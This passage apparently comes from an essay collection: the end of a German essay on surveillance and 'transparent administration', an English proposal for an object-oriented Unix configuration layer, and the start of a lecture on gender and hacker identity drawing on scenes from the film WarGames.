All das wird zur Farce, wenn die Nachvollziehbarkeit menschlichen Verhaltens technisch abrufbar wird, ohne persönliche Einwilligung und ohne gesetzliche Grundlage. Zunehmend „unterhalten“ sich, verstärkt durch „pervasive computing“ und kostensparendes Delegieren an „die Technik“, Datensysteme bei Behörden und besonders Industrie miteinander, ohne dass ein Mensch im Einzelnen zuschaut oder gar verantwortlich kontrolliert. Es geschehen Schritte in Richtung gläserner Bürger, die selbst mit gläserner Verwaltung bedenklich wären[22]:

> Die Europäischen Justizminister und die Europäische Kommission möchten die Telefon- und Internetverbindungsdaten aller 450 Millionen Europäer aufzeichnen..... Vorratsdatenspeicherung ist eine Maßnahme, welche die Überwachungsbefugnisse in bislang nicht gekanntem Maße ausweitet....

10) Nur wer im Glashaus sitzt, wirft nicht mit Steinen

Befürworter ebenso wie Gegner einer starken Überwachung des Bürgers könnten mit einer Gläsernen Verwaltung besser leben:

- Befürworter: Technokratische Terrorismus-Bekämpfer fordern möglichst weitgehende Überwachung der Bürger – und fast jeder Bürger gehört einigen als dubios betrachtbaren Minderheiten an. Eine gläserne Verwaltung ist für diese Befürworter zwar ungewohnt, aber wenn sie selbst nichts zu verbergen haben, dann sollte eine Transparenz der Verantwortung für sie attraktiv sein.
- Gegner: Wer die zu weitgehende Überwachung der Bürger fürchtet, wird ein Instrument begrüßen, das im, Ungang mit der Datenfülle eine verantwortungsbewusste, abwägende statt hortende Verwaltung erzeugt.
- Und unentschlossen Abwägende? Wer sich zwischen mehr und weniger Überwachung nicht entscheiden kann, braucht einen neuen Ansatz: Die feinfühlig demokratische Abwägung wird mit in die Verwaltung gelegt und genau dafür lassen sich klare Regeln präzisieren.

11) Praxisgegenstände und Aufgaben der Realisierung

[22] www.dataretentionisnosolution.com

Die Einschränkungen der Grundrechte seit 1994[23] bezeichnen zugleich die **Bereiche**, für die ich die gläserne Verantwortung der Verwaltung als besonders wichtig betrachte:

- Das Verbrechungsbekämpfungsgesetz erweitere Befugnisse der Geheimdienste und erleichterte ihre Zusammenarbeit mit der Polizei
- Die Telekommunikationsgesetze (TKG und TKÜV) verpflichtete Kommunikationsdienstleister, den Zugriff der Geheimdienste zu erleichtern
- Mit dem „Großen Lauschangriff“ wurde der Grundgesetzartikel 13, Unverletzlichkeit der Wohnung, geändert. Mit aktuell verfügbaren und zukünftigen Techniken wird unweigerlich die demokratiefeindliche Wirksamkeit über optische und akustische Überwachung hinaus erweitert werden.
- Sicherheitspakete, insbesondere zum Ausländerrecht und zu Kontenabfragungen, auch für Sozial- und Finanzamt, werden viel Erbitterung bis hin zu Gewaltbereitschaft verursachen
- Handys können als Peilsender verwendet werden. Nicht zuletzt die psychischen Schäden können gravierend sein, wenn man immer weniger Anhaltspunkte hat, um zwischen Verfolgung und Verfolgungswahn zu unterscheiden
- Pervasive Computing mit Verfahren wie RFID, Biometrie und Ubiquitous Computing (in Kleidung eingewobene Computer, mit Sensoren und Funk) geben über jeden Ort, jeden Gegenstand und jedes Lebewesen eine Fülle von Überwachungsdaten preis. Bei integriert systemischer Auswertung resultieren Verhaltensprofile, die von tendenziösen Fragebogen und Kriterien zu vorprogrammierten Verdächtigungen und Schuldzuweisungen führen. Die „Kontextsensitivität“[24] der dezentralen und teilselbstständigen Mini-Computer führt zu einer Eigendynamik der Bewertung von Situationen und der Steuerung von Aktionen in der Gesellschaft, gezielt ohne menschliche Kontrolle.
- Der gefährlichste sich abzeichnende Schritt sind Implantate mit Emotionsüberwachung und vorprogrammierter Psycho-Pharmakavergabe, jeweils wenn bestimmte Gehirnareale Aktivität melden. Das wird ohne gesellschaftliche Gegensteuerung innerhalb der Psychiatrie beginnen und sich über Gefängnisse und Altersheime hinweg weiter ausweiten.

Dies alles kann – ohne gläserne Verantwortung der Verwaltung – zu einer Eskalation der Überwachung und Gängelung führen.

Eingriffe: Derzeit speichern die Telefongesellschaften Verbindungsdaten ihrer Kunden als Grundlage der Rechnungen und zu individuellen Auskünften an

[23] Reuter, Markus und Johann.M. Hoffmann: Mit Sicherheit ein guter Bürger. In: Schwarzlicht 2/2005, S. 13

[24] Lorenz Hilty Siegfried Behrendt, Mathias Binswanger, Arend Bruinink, Lorenz Erdmann, Jürg Fröhlich, Andreas Köhler, Niels Kuster, Claudia Som, Felix Würtenberger: Das Vorsorgeprinzip in der Informationsgesellschaft - Auswirkungen des Pervasive Computing auf Gesundheit und Umwelt, Seite 8
TA 46/2003; Studie des Zentrums für Technologiefolgen-Abschätzung, www.ta-swiss.ch und Institut für Zukunftsstudien und Technologiebewertung (IZT), Berlin, www.izt.de

den Kunden. Strafverfolgungsbehörden können zugreifen. Die Bundesregierung will Unternehmen verpflichten, alle Telefon-, SMS-, E-mail- und Internetdaten ihrer Kunden mindestens zwölf Monate lang zu speichern. Gespeichert werden soll, wer mit wem kommuniziert und wer welche Internetseite besucht, nicht aber der Inhalt der Kommunikation oder der Internetseiten[25]. All dies wäre bei gläserner Verwaltung demokratisch verträglich.

Gezielt erreichbare Vorteile: Umgekehrt kann ein Bürger seine eigene Situation durch Bereithaltung seiner persönlichen Daten vereinfachen, wenn dies mit technischen Standards eingerichtet worden ist[26]: Kreditkarten sind weitaus sicherer als Kennkarten bzw. Führerscheine. Es sollte freiwillig möglich sein, eine mit vielen, auch biometrischen und gesundheitlichen Daten bestückte IT-Kennkarte zu haben, mit der man z.B. viel einfacher und schneller in einen überwachten Flughafen gelangt, weil die Daten mit dort schon gespeicherten abgeglichen werden können.

Gewöhnung an Vor- und Nachteile einer Gläsernen Verwaltung: In Schweden macht schon seit dem Jahr 1766 das inzwischen im Grundgesetz verankerte „Öffentlichkeitsprinzip“ eine wache Demokratie möglich[27]: „Danach sind alle in einer Behörde vorhandenen Akten und Dokumente – auch elektronisch gespeicherte – für die Allgemeinheit zugänglich. Offenheit ist die Grundregel, Geheimhaltung die Ausnahme. Wenn Daten nicht herausgegeben werden, muss dies begründet werden. Dem Antragsteller steht der Klageweg offen. Meistens geben die Gerichte dem Einspruch statt. Durch das Öffentlichkeitsprinzip sind auch Protokolle von Polizeiverhören, Fotos, die für Pässe eingereicht werden, oder Dienstabrechnungen der Minister für jeden einsehbar.“

12) Folgeschäden bleiben gewollt unbekannt

Der Bürger will wissen: Welche Folgen haben staatliche Aktionen für ihn? Etwa: Die eigene Wohnung würde bei einer (knappen) Überflutung der Deiche 1 m tief im Wasser stehen. Der nächster Zufluchtsort wäre XY, mit Lagezeichnung.

Dies würde übliche, bisher weitgehend ungewohnte Technikfolgeabschätzungen zu staatlichen Projekten voraussetzen. Verwaltungen und Politiker haben ein feines Gespür dafür, die Folgen Ihrer Handlungen zu vertuschen, indem solche Folgeabschätzungen systematisch verweigert, verhindert, ignoriert, jedenfalls äußerst selten finanziert werden. Das krasseste Beispiel ist die Schließung des OTA (Office of Technology Assessment in Washington, genau deshalb, weil es jahrelang hervorragende Arbeit geleistet hatte und somit die Power von Lobbyismus in Bereichen wie Sicherheit, Ökologie, Wirtschaft eingeschränkt hatte.

Diese Vermeidung von Studien zu Folgeschäden widerspricht dem Prinzip einer gläsernen Verantwortung in Behörden. Schäden werden verdeckt. Dinge, die wir befürchten, geschehen laufend und bleiben unbemerkt, ein Beispiel: Die für den Mensch größte, unmittelbarste und schädlichste Umweltverschmutzung ist die Massenvergabe von psychiatrischen Beruhigungsmitteln,

[25] Tagesspiegel 15. 3. 2005, S. 2
[26] Ellison, Larry: A Techie's Solution. In: Newsweek, Oct. 2001, S. 68
[27] Lemkemeyer, Sven: In Schweden sind die Akten gläsern – Das Öffentlichkeitsprinzip erschwert die Korruption“, in: Tagesspiegel, 26. 07. 2002

wie es insbesondere an Heimbewohnern geschieht. Die technische Tendenz geht in Richtung von Sensorik wie zur Messung des Blutzuckerspiegels und der vorprogrammierten Abgabe von Insulin aus einem Implantat innerhalb des Körpers. Dies wird seit über 15 Jahren präzisiert. Im Zuge der Kostenersparnis und schematisierten Verantwortungslosigkeit durch „Kontrolle“ besteht die Gefahr dieses System für die Verabreichung von Psychopharmaka bei Erregung des Patienten zu automatisieren. Auch wer wund liegt, würde dann so „kostensparend beruhigt“. Es ist eine Frage des Bewusstseins: Mit interdisziplinärer Transparenz könnten endlich Übergriffe wie die Massenvergabe von psychiatrischen Medikamenten ähnlich verfolgt und geahndet werden, wie derzeit die Vergabe kleinster Mengen von bestimmten Aufputschmitteln etc. beim Sport.

13) Emotionale Verarbeitung

Der gläserne Bürger ist ein Analphabit: Es hat nur geringe Kenntnisse vom Umgang mit Computern, Telekommunikation, Software, Überwachungstechniken und den ihn betreffende Gesetzen. Behörden entscheiden nicht „in dubio pro reo“, sondern „in irritatione pro institutione“.

Vieles ist heute bis ins Intime hinein deutlich weniger geschützt als vor einem Jahrzehnt und wird teils genüsslich dargeboten. Sogar breite Videoüberwachung wäre emotional verkraftbar, sobald die gläserne Weiterverarbeitung sichergestellt ist. Der Betroffene will es wissen, so würde Vertrauen aufgebaut, Überwachung effektiv. Erst dann könnte Überwachung die Terrorakte teils verhindern, teils die Verfolgung von Terroristen verbessern. Auch die Abwehr von unerwünschten Aktionen, etwa von Stalkern, von automatisiert- penetranten Werbeaktionen usw. könnte bei hoher Transparenz besser gewährleistet werden.

14) Aktuelle Aufgabe: Die technische, juristische und praktische Machbarkeit der gläsernen Verwaltung im Detail darlegen und Ihre Auswirkungen demokratisch steuern

Die gläserne Verwaltung ist kein Automatismus. Erster Schritt wäre eine interdisziplinäre Studie, welche die Machbarkeit herausarbeitet und ihre laufende Präzisierung ermöglicht, indem sie die demokratischen Konsequenzen ebenso beim Ansatz wie bei den Auswirkungen evaluativ etabliert. Ein interdisziplinäres Verbund- Projekt zur Ausarbeitung der Studie würde vor allem diese Aspekte einbeziehen:

- Die technische Machbarkeit, bei gesellschaftlicher Feinabstimmungen und demokratischer Steuerung
- Die laufende differenzierende Evaluation, Kriterien zur Hard- und Software für die Präzisierung und Stärkung der gläsernen Verantwortung
- Die integrative Impact- Analyse für demokratische Prozesse und Akzeptanz.

Unix sanity layer

A class oriented interface to Unix system management

Sascha Krissler

A class oriented interface for Unix systems

Unix is an operating system that is based on text files for configuration.
Configuration is the act by which a generic piece of software is adapted to the rest of the system and the need of the user.
Unix is the only operating system that is worth targeting, because it is the only operating system that is installed on real computers. Windows sucks.
Other operating systems are theoretical as far as i see.
Most important software out there uses the POSIX API. And even if the above statements are not true and 235 people show me 235 other operating systems, I am happy with the massive amount of software that exists for Unix.
Despite that, Unix gained popularity even on end user systems and although many improvements are made in the field of operating systems, POSIX compatibility is nearly a must for such advancements. GNU Hurd is a POSIX compatible system.

Configuring software on Unix systems means editing some configuration file that is read by the parser of a program. Another way is to give command line arguments to programs. That is a good solution so far, because there is no need for a special configuration program to configure software, an editor is all that is needed.
The problem, or should i say nightmare that arises comes from the fact that every software that gets written for Unix must choose what format that configuration file should be written in, because there is no standard that suggests a proper way. The good thing about Unix is its standardization.
Every Unix compatible system out there supports a set of standard commands and if they are not standard enough, it is practically always possible to install some GNU utilities. Configuration files is a field where there are no standards.

Another thing to mention are graphical user interface programs that are targeted at system configuration. One of these (a famous one) is webmin. Another example that comes to my mind is gnome-system-tools.
But webmin is not the right solution and gnome-system-tools are a step towards the right solution, but two or three more steps are missing.
What these GUI tools have in common is that they offer a front end that is specifically designed for some configuration, for example boot loader configuration. There is a more general way that i will talk about below.
gnome-system-tools are a more advanced architecture than webmin, because the problem with the latter is, that it parses configuration files and builds some HTML, whereas gnome-system-tools have an XML layer between the
GUI and the configuration file. What those two examples do right is that they are backward compatible with the text file configuration style.
That means they do not use a new database backend to manage the configuration.
That would also be hard to do, because every software that gets managed by
those configuration helper programs would need to be patched to access its
configuration in this new style data store.

The Linux Registry is a project, that does this and thats a reason that will make it hard for the Linux Registry to establish itself.

So webmin is a bunch of perl libraries and perl CGIs. There is no middle layer other than the interface of the perl libraries. gnome-system-tools is more language independent, as it has XML between its backends (which happen to be written in perl) and its frontend which are coded in C.

When programming a larger piece of software, it is nearly always the case to use object oriented paradigms nowadays. Some people just use some class library in their procedural code, but when the program to build is a little bigger, nearly everyone uses object orientation. Practically any important language has object oriented features. Thats for a good reason. I will now skip the advantages that object orientation offers to the user and just mention an example: on unix, everything is a file. You can cat the file, count its lines. You can do open(2), read(2), write(2) on that file no matter what the real filesystem implementation is (ext2, reiserfs, nfs). And to some degree, even network connections are files that support the methods read(2) and write(2). To be more precise files and network connections are subclasses of the more general concept of a stream.
So what would the world look like if you had to use different programs to print a file on a ext2 filesystem to the screen or one on an NFS mount.
That would be horrible. Thats just one example of the benefits of object orientation. If you study the C++ STL or the Java standard class library you get more examples.

So when object orientation is helpful when one wants to make a wide range of similar things look like they are identical and there is so much software out there that does many similar things but there are also so many different ways to make those similar things happen, then it beats the eye like a sunray:
why not employ object oriented concepts to the domain of software configuration on unix systems. Or to put it another way: why not raise the level of standardization to configuration files? Or in another way: Why not use a common layer, shared by a variety of programs that configures that programs and that makes it possible to: encapsulate complexity behind a set of abstractions, present that layer to the user in different ways (via a GUI or accessible to shell scripts). So what we move to is a 3 tier architecture.
The backend of that architecture are the configuration files that exist already. So the whole Infrastructure that is build on that backend is backward compatible with existing software and existing administrators that insist to use an editor.
The middle layer would be a class library, as we use object oriented paradigms to achive encapsulation and abstraction.
The frontend layer would be compatible to shell scripting. Another frontend would be a GUI.

To be compatible to the command line and shell scripts, one important design principle is to be completely text based. A Method has an arguments array (which C programmers know as argc/argv). It has standard input, output and error streams (which C programmers know as

stdin, stdout and stderr).
So when one calls a method on the command line that means just executing a process.

For a proper object oriented system one needs classes or datatypes. So we take a directory and put some method files into it. That means we put some executables into it. When an object is used those executables are put into scope. When the user changes its current working directory to that of one of our object, his PATH environment variable is modified to include all methods that the class has defined. So the current set of runnable programs depends on the current directory that you are in just as each object in real programming languages has a namespace of its own for methods that does not interfere with eaually named methods of other classes.

With the method interface being as it is, it is clear that methods can be written in any programming language, just like now commands on unix systems can be written in any language. It turns out that in order to design a good class library, a single method does much less than a normal unix command.
So it is inacceptable to spawn a process for each method invocation. Currently, methods written in C++ can be dynamically linked into the current process. When a method is called, the stdin/out/err cannot be pipes then.
The solution is to use string streams. The method that is called must only read and write from or to streams. When it is executed in a process of its own, these streams will be pipes. When it is loaded into the current process these streams will be string streams.
There are (not 100% complete) language bindings for perl and javascript at the moment. So when a method is invoked, that is implemented in perl, a perl interpreter is dynamically loaded into the current process which then executes the script. The standard streams of the perl method are wrappers to string streams. Javascript makes no difference and every scripting language can be made dynamically linkable by just programming a binding to C++ iostreams and some code that invokes methods. So the bindings that are necessary for a scripting language are finite, even when new classes are created, because the classes are accessed through a text format.

A class can have variables too. Variables are implemented through a method. The method is for example called 'string'. One can use the string method to store or retrieve a variable. The string method internally opens a file to either store its current argument as the new value of that variable or it reads the current value from the file and prints it to stdout if no arguments are given.
Variables can be turned into HTML input elements and are accessible through a GUI generally. A method that takes no parameters can be activated by clicking on a button. A method that takes a single element can be activated by a single line text box.

These implementation details (which are actually implemented at the time of writing) are not really essential to understand the broad concept and are in fact a specialization of the general idea. So the last few paragraphs were just a technical interplay. Lets move on to some actual classes.

Classes already exist in current unix systems. These are almost exclusivly
implicit classes. Debian users know /etc/init.d/service start|stop|restart.
Every service that is listed in /etc/init.d/ presents a common interface to the user. This interface is made up of the methods start, stop and restart at least. There are some others, like reload, which must not necessarily be implemented. So here's one problem of implicit classes. There is no way to find out which methods are supported.

Another example is pidfile creation. Most daemons allow to create a pid file from which their current process id can be read. The statement in the configuration to specify the location of the pidfile varies from software to software. And with the pidfile mechanism one can do a lot of things. One can send signals to the daemon, find out how much ram the daemon uses and much more. So here's an example class hierarchy:

process

pidfile extends process

methods of process are: send-signal, show-ram-usage
a single abstract method of process is: list-pids

methods of pidfile is simply: list-pids

So every daemon that supports pidfiles can be made compatible with the pidfile class and so be made compatible with the process class.
So when one wants to send a signal to a specific daemon, one only needs to know which object is associated with that daemon and can type:

$ cd /path/to/daemon; send-signal TERM

instead of opening a file and using kill -TERM <pid from the file>

Say you want to configure the port that a network server should listen on:

cd /path/to/server; port 23

No need to learn that apache uses a completely different configuration name for the same thing than wu-ftpd.

So port configuration would be handled by the class Inet/server, process status would be handled by the class process. The apache server would support both of these interfaces. You could find out what configuration a server supports by just listing its implemented interfaces. On the command line. And then change some variables and finally call a method start to bring up the server.
All at a single object. Or you could do all that not from the command line but via a graphical user interface.

Or you have the class PacketManger that defines method that must be implemented by class that allow to install software packages. The

namespace of software packages can then be incorporated into the already existing class namespace.
Instead of doing
$ cd /usr/ports/bla/fasel; make install
or
$ apt-get install bla-fasel

one would type:

cd /some_prefix/Package/bla-fasel; install

This incorporation of foreign namespaces (as the names of software packages) into the namespace of objects has the advantage that you can list all available packages by some means that is implemented in terms of the object system and not via a specialised tool like apt-cache. So to list the available packages one uses the method list in the apropriate object and one would also use the same method name to list all network interfaces, as they too would be in the object namespace. A particular network interface could be named:
/some_prefix/Interface/eth0

and to list all interfaces one does:

cd /some_prefix/Interface; list

comparable to:

cd /some_prefix/Package; list

To check whether a package is installed one could use the method is-installed.
But there is a more general solution: the class 'toggle'.
The class 'toggle' has one of two states: on or off. Like a light switch.

So the package class inherits from toggle and to check whether a package is installed one writes:

cd /some_prefix/Package/bla-false; is-on

And to see wheter a network interface is up or down can also be handled by the toggle class:

cd /some_prefix/Interface/eth0; is-on

What emerges from the examples is a way to name things on your computer: You name entities with a object name and you name things that modify these entities with methods.
All you have to do is to learn a complete new set of command names.
But when you are done with that, new software that gets written and has been adapted by someone to the class library can be used with no further overhead. Ideally you wouldn't even have to read the man page to set up the software, cause you just get a listing of implemented interfaces which you already know how to handle.

Ten years ago i would have expected such a redesign of the interface to unix systems. There are many half-baked solutions out there that address a particular encapsulation or abstraction problem but are incompatible to each other.
So nothing is more obvious than to unify those attempts and to simplify or unix computer and still be scriptable and have a GUI.

Then you can write administrative scripts that magically work with all the network servers out there or configure the network in a specific way on every unix flavor out there. No need to write parsers, because parsers are part of the framework. They are a mapping from configuration files to the object model. You want to include algorithms into your configuration files to make some setting depend on some value you get at runtime. No need to write a configuration file generator, because algorithms are already supported in the object model. You just override a variable with a method that does whatever you want.

The text approach has its advantages. But the 3 tier object oriented approach is just a step further. And you don't have to say goodbye to your old configuration files, you can still edit them, because they are the database backend. And nobody says that setting a variable means clicking some GUI element or invoking a command on the command line. Objects can be transformed into a text file and after editing the text file can be transformed back into an object with the advantage that there are not dozens of names to be learned for setting some configuration item. When it is the same thing then it has the same name.

You want to use an xpath expression to find out, which network servers are up and running and which are not? Making an XML tree of the object tree is just a matter of writing some code once to work with every object afterwards.

You want to know which package supports configuring bindings to more than one port. As this property of the program is reflected in the class that the package implements, you can search all classes whether they implement this class of this special property you are interested in.

You can query the database for every web server and get a listing of them. You can use the configuration of your old web server and change to a new one that works instantly, because the configuration syntax is compatible.

You can have a basic configuration for heavy load network servers or low load network servers that you use when setting up some server and you inherit from that base configuration and just adapt it by overwriting some methods and variables. And when you later want to change some low load server into a high load server configuration you just change the class.

The downside is at the time of this writing only 50% of the mentioned things are actually implemented, segfaulting 5% of the time. Thank god the unimplemented features do not segfault.

Wargames - Hacker Spielen

Männliche Identitätskonstruktion und spielerische Herangehensweisen an Computer

Francis Hunger

Wargames – Hackers are gaming

Male identity construction and playful approaches to computers

With this text[1] some aspects of the construction of a gendered identity on the example of the figure „the hacker" shall be addressed. My interest focuses on the hacker as an identity construction that is integrated in a technology centered, genderized context, where the hackers interact playfully with technology.

At the very beginning I would like to make some comments to prospectively avoid misunderstandings. The following debate about a male dominated youth cultures was from the very beginning on made possible by reading and discussing feminist empiric research. Although the argument is centered on men, it shouldn't be understood as ignoring women who are active in the field of hacking. It is rather grounded in the interest to develop a dedicated critique on male stereotypes, based on the feminist critique that emerged over the past years. The problem still is that the ongoing mentioning of man could re-produce „the men/ male as *the norm*" again and again. It is problematic as well to use the dichotomy of male/female or men/ women, which makes it easier to discuss the whole thing but puts it at the risk of re-codifying a binary gender construction.

Wargames – the Movie

When the movie *Wargames* by John Badham entered cinema in 1983 it wasn't only a financial success. Rather this movie initiated a whole new generation of hackers. Reportedly the sales of modems and acoustic couples rose dramatically in the US after the movies' premiere. If this belongs to hacker folklore could not be verified – alone the existence of such an assertion establishes a basic idea of Wargames' importance in the 1980s. Wargames was the first movie about hackers which not just describes them positively (although a little moralizing), but explicitly shows and explains several hacking techniques, such as telephone phreaking[2] or the computerized dialing of whole telephone number ranges to find undocumented telephone lines, later to be termed *war-dialing*.
It was not alone Wargames that was crucial for the then developing social climate. The movie was rather embedded in a constant flow of publications and public discussion about computers and hacking. Among many others I'd like to high-lighten the 1982 movie „Tron" which became a cult movie but never gained Wargames' popularity. Another publication, that is worth to mention is Steven Levy's 1984 book with the programmatic title „Hackers".

Hackers or approaches that could be called *hacking* existed already earlier than that, but it took until the 1980s that they gained popularity through mass media. Wargames played an important role in this process.

The movie massively features all stereotypes that can be attached to the image of the hacker: They act on the „good side", although sometimes a little illegally or dangerously. They are male, and as such enthusiasts in using technology and they are somewhere at the world's outer edge and at its center at the same time. They like to play and hacking is part of this game. They sometimes even got girlfriends and so on and so on. With a 20 years distance the

[1] The text is based on a lecture. In the original lecture movie sequences from Wargames were shown. Here they appear as excerpts from the movie script and screenshots.
[2] using a phone to talk without paying

constructiveness of this identity attribution is obvious, but within its time the movie was able to deploy an impact, which should not be underestimated, and which has sustainably shaped the computer oriented youth cultures of gamers and hackers.

First a short outline of the movie: After it has been asserted during a military simulation at NORAD, the aerial defense center of the USA, that 22% of those men, who were directly responsible to start the long distance missiles with atomic warheads (ICBMs), would doubt that their action could make any sense, the launch command gets transferred to the central computer called WOPR. The human material, vulnerable to mistakes, gets sorted out. WOPR is depicted as artificial intelligence that plays-through all kinds of atomic war scenarios, based on the steady stream of incoming data.
David Lightman penetrates the system by chance through a back-door, left by professor Faulken, the inventor of WOPR, and seems to find exactly what he was originally looking for: New and interesting games, from „chess" to „atomic war". David together with his girlfriend Jennifer decides, to step in on the Russian side and start an atomic first strike against Seattle and San Francisco. What looks for them like a simulation, gets reality through the cold war logic: The computer continues the game self-contained and thus causes the real thread of atomic destruction. To finally stop WOPR David forces the computer to play tic-tac-toe against itself. The computer finally „finds", that there would be no winner in this game and now proves, if there could be any winner in the game „thermonuclear war". In the end the artificial intelligence WOPR sums the situation up: „A strange Game. The only winning move is, not to play."

At this point it could make sense to have a first glance into the movie. Professor Paul Richter introduces the WOPR to a military agency. One might consider the erotic relationship to technology, the WOPR gets petted several times.

Screenshot 1: Prof. Richter introduces the WOPR

Paul Richter: The WOPR spends all its time thinking about World War III. 24 hours a day, 365 days a year, it plays an endless series of war games using all available information on the state of the world. The WOPR has already fought World War III, as a game, time and time again. It estimates Soviet responses to our responses to their responses, and so on. Estimates damage. Counts the dead. Then it looks for ways to improve its score...

Screenshot 2: Gently petting the WOPR

McKittrick: The point is that the key decisions of every option have already been made by the WOPR.

Agent 1: So all this trillion-dollar hardware is really at the mercy of those men with the little brass keys?

McKittrick: That's exactly right. Whose only problem is that they're human beings. But in 30 days we could put in electronic relays. Get the men out of the loop.

Screenshot 3: Visual output generated by WOPR at the NORAD central control rooms

Computer as Medium and Machine

What was demonstrated in this scene appears as the computer as a machine. A big black box with blinking lights, which industrially processes huge amounts of data. This image also leads to one of the origins of the hacker culture – the computers' transition from a data processing machine rooted in fordism[3] to an interactive, networked medium.

Heidi Schelhowe[4], a computer scientist, points out, that computers can be experienced as medium or as machine, whereas different uses are carried by different software concepts. The software functionality and the user interface can shift the emphasis either slightly towards the machine or more towards the medium. There are software concepts that enforce the *rationalization of work* as a major priority and thus enhance the machine-aspect of the computer. Other software concepts open *a possibility of intervention for the user*, through allowing a medium oriented, interactive approach.

The computer as a medium places emphasis on the aspects of communication, as well as the interdependencies, which exist among certain things (e.g. Hypertext/ WikiWikiWeb). So occurrences and information are not just getting formalized, but their embedding into a context gets visible.

While the WOPRs' external appearance is still rooted in its machine-like origin, the inner „values" refer to the computer as a medium: It can be used interactively and even produces (at least in the movies fiction) complex information displays.[5] Interactive usability basically means, that the user can directly affect the currently running software and instantly gets a visual reaction on his/her intervention. What nowadays seems self-evident for us, were future dreams until the end of the 1960s. Until the development of the first so called mini-computers programs were punched into paper tape, given to the system operator and after a while the user got a memory print out, which had to be interpreted as whether successful (which means it contained a result) or not (it contained the error message and the location, where the program stopped working). This time costly delay was anything else but interactive.

Thanks to the appearance of the still cabinet-sized so-called mini-computer, for instance the DEC PDP 10, direct access and the possibility of a trial-and-error approach became possible, enabling a playful hands-on approach to computer programming. This led to the growth of hacker cultures at those universities that could effort mini-computers, e.g. at the MIT, the Stanford University, or the Carnegie-Mellon University. The dimension of gender in the now possible playful use of computing technology is pointed out by media theoretician Barbara Becker: „With the computer as medium a playful interaction with technology catches on. Technology loses the character of exclusive target-orientation and gains much more the character of the undetermined. When using computers, men rather show the required playful acquaintance with technology, while women use computers more target-oriented."[6] At this point it becomes obvious that the term hacker is not necessarily connected to the illegal use of

[3] see Heintz, Bettina, 1993: Die Herrschaft der Regel. Zur Grundlagengeschichte des Computers, Frankfurt am Main, Campus

[4] Schelhowe, Heidi 1997: Das Medium aus der Maschine. Ein Beitrag zur Auffassung vom Computer in der Informatik, Frankfurt: Campus 1997

[5] The concept of the multi media computer was popularized through the introduction of the Apple MacIntosh in 1984, just one year after the first screenings of the movie. A description of the impact that the introduction of the Apple MacIntosh made, can be found at Ceruzzi 1998: A History of modern computing, MIT Press, 264ff.,273-376

[6] Becker, Barbara (1996) in Rizvi, Silvia/Klaeren, Herbert (Eds.) 1999: Informatik und Geschlechterdifferenz, Uni Tübingen, p. 47

computers, moreover it belongs to a paradigm change in the use and the access hierarchies of computers. Not until the mini-computer read/write permissions could be experienced by the users as limitations that directly affected them, as there was originally the system operator as an intermediate entity. Just since the emergence of the mini-computer users got able to deal interactively with the limitations, posed on them through read/ write permissions.

As an illustration we see the following excerpt from the movie, where David and Jenny visit the computer freaks Jim and Malvin. Film location was the Microsoft Campus in Redmond, California, spreading its very own charm. On the background of my recent remarks this scene – despite the obvious slapstick – is significant for the exclusion mechanisms, that women were confronted with through the early the hacker community.

[Jennifer and David enter the room.]

David: Can you wait here?

Jennifer: Why?

David: Because these guys can get a little nervous.

Jennifer: OK

[David walks towards Malvins and Jims place, Jennifer waits at the entrance.]

David: Hi Jim.

Jim: Oh, Lightman.

Malvin: Hi Lightman.

David [hands over a sheet of paper to Jim]: I want you to have a look at this.

Screenshot 4: Malvin, Jim and David

[Malvin comes closer and grabs the paper out of Jims hands before he even can have a look on it.]

Malvin: Hey what's that.

David: I wanted Jim to see that.

Malvin: Wow! Where'd you get this?

David: Protovision. I wanted to see the program for their new games.

[Jim looks angrily at Malvin]

Screenshot 5: Malvin, Jim, David and in the background Jennifer.

Jim: Can I have this back?

Malvin: I'm not through yet.

[Jim tries to grab the paper back from Malvin, his face turning red.]

Jim: Remember you told me to tell you when you were acting rudely and insensitively?

[Malvin nods.]

Jim: You are doing it right now.

[Jim gets the paper back and starts to read]

Jim: "The strewide biotoxic and chemical warfare." – This didn't come from Protovision.

Malvin: Ask him where it did come from, Jim! Looks military to me. Definitely. Probably classified, too.

David: If it's military, why does it have games like checkers and backgammon?

Jim: Those games teach you the basic strategy.

David: Jim, how do I get into that system? I want to play those games.

Malvin: That system probably contains the new data encryption algorithm. You'll never get in.

David: No system is totally secure. I bet you, Jim could get in.

Malvin: I bet you he couldn't!

Jim: You won't get through frontline security. But you might look for a back door.

Malvin [pointing to Jennifer in the background]: I can't believe it, Jim. That girl is listening and you talk about back doors!

[They continue to discuss backdoors and give David an advice, how the backdoor could be hacked.]

I'd like to add a cite from the brochure „Computer Science and Gender Difference", edited by Silvia Rizvi and Herbert Klaeren: „The students culture, being influenced strongly by the image of the hacker – even although hackers are not primarily to be met in computer science – seems to even consolidate the overestimation of programming in the beginning study. [...] It seems that self-consciousness and the ability to assert oneself has just to be explicitly and often exhaustingly adopted by female students, while it seems to be more naturally given to male students through their participation in computer culture. Male students adhere with a

similar implicitness on the point of view, that the technological aspect constitutes the constitutive core of computer science."[7]

Additionally to the emerging academic hacker culture in the 1960s, from the mid-1970s on the likewise male dominated youth culture of home computer users joins in. Technological precondition was the construction of the first integrated circuits by Intel in 1971, marketed as the Intel 4004 chip. This lead to a tremendous miniaturization compared with the previous transistor-based models, as well as to a tremendous cost reduction. The Altair 8008, an Intel chip based home computer, was produced by the MITS Corporation from 1975 on and could was available as a construction kit to be soldered by oneself. Radio amateurs and electronic hobbyists who read the periodicals that existed for this community embraced this concept and ordered the construction kits from their periodicals. After 1977 the Altair was even outnumbered by a clone which was available as a kit for 630$ or readily assembled for 900$. This home computer, the IMSAI 8080, gets also used in David's hackers den. In the following movie excerpt David tries to impress Jennifer through changing her bad biology mark in the remote connected school computer. He had found the password before in the principals' office, when he was called to there for bad behavior in class.

[Jennifer and David enter his room. Jennifer picks a book from the bookshelf, David sits down at his desk, picks a floppy disk and inserts it into the IMSAI8080 computer.]

Jennifer: You are really into computers, huh?

David: Yeah.

Jennifer: What are you doing?

David: I'm dialing into the schools computer. They change the password every couple of weeks, but I know where they write it.

[Jennifer gazes from far, then comes closer.]

Screenshot 6: Jennifer watching David accessing the schools' computer.

[7] Rizvi/Klaeren 1999: Informatik und Geschlechterdifferenz, Uni Tübingen, p 35

[David enters commands to list his grades.]

Jennifer: Are those your grades?

David: Yeah. … I don't think that I deserved an F, don't I?

[David changes his biology grade from F to C]

Jennifer: You can't do that!

David: Already done. … Do you have a middle initial?

Jennifer: K. – Katherine.

[David enters her name to list her grades.]

Jennifer: Those are my grades.

